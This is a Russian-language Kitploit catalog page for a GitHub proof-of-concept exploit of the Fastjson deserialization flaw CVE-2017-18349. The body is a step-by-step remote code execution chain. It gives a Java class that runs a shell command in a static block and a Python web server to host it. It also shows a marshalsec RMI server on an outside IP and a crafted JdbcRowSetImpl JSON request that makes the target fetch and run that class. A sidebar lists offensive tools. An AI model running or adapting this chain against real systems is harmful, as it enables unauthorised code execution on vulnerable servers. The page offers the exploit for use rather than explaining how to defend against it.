
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Fastjson--CVE-2017-18349- — Proof-of-concept эксплойт для уязвимости десериализации Fastjson CVE-2017-18349, демонстрирующий удаленное выполнение кода через специально сформированную JSON-нагрузку и RMI-сервер. | Kitploit
Инструменты/GitHubGitHub/h0cksr/fastjson--cve-2017-18349-
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеИнструмент Удаленного ДоступаРазработка Полезной Нагрузки
GitHubh0cksr/fastjson--cve-2017-18349-

Fastjson--CVE-2017-18349-

Proof-of-concept эксплойт для уязвимости десериализации Fastjson CVE-2017-18349, демонстрирующий удаленное выполнение кода через специально сформированную JSON-нагрузку и RMI-сервер.

Репозиторий
2244 лет назадЕщё не проверено
Поделиться

Fastjson--CVE-2017-18349-Отменить изменения

Настройте проект как Maven-проект и выполните (обратите внимание: использование более новой версии JDK может привести к ошибке, рекомендуется использовать JDK версии 1.8.65) функцию main в файле FastjsondemoApplication.java. Файл TouchFile.java:

import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
  static {
      try {
          Runtime rt = Runtime.getRuntime();
          String[] commands = {"touch", "/tmp/flag_test"};
          Process pc = rt.exec(commands);
          pc.waitFor();
      } catch (Exception e) {
          // do nothing
      }
  }
}

Затем скомпилируйте его с помощью javac версии 8:

javac TouchFile.java

Запустите веб-сервер на Python:

python -m SimpleHTTPServer 80

Сгенерируйте RMI-сервер с помощью marshalsec:

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://47.99.70.18/#TouchFile" 9999

Измените запрос:

POST / HTTP/1.1
Host: 127.0.0.1:8080

{
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://47.99.70.18:9999/TouchFile",
        "autoCommit":true
    }
}


Результат: изображение
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






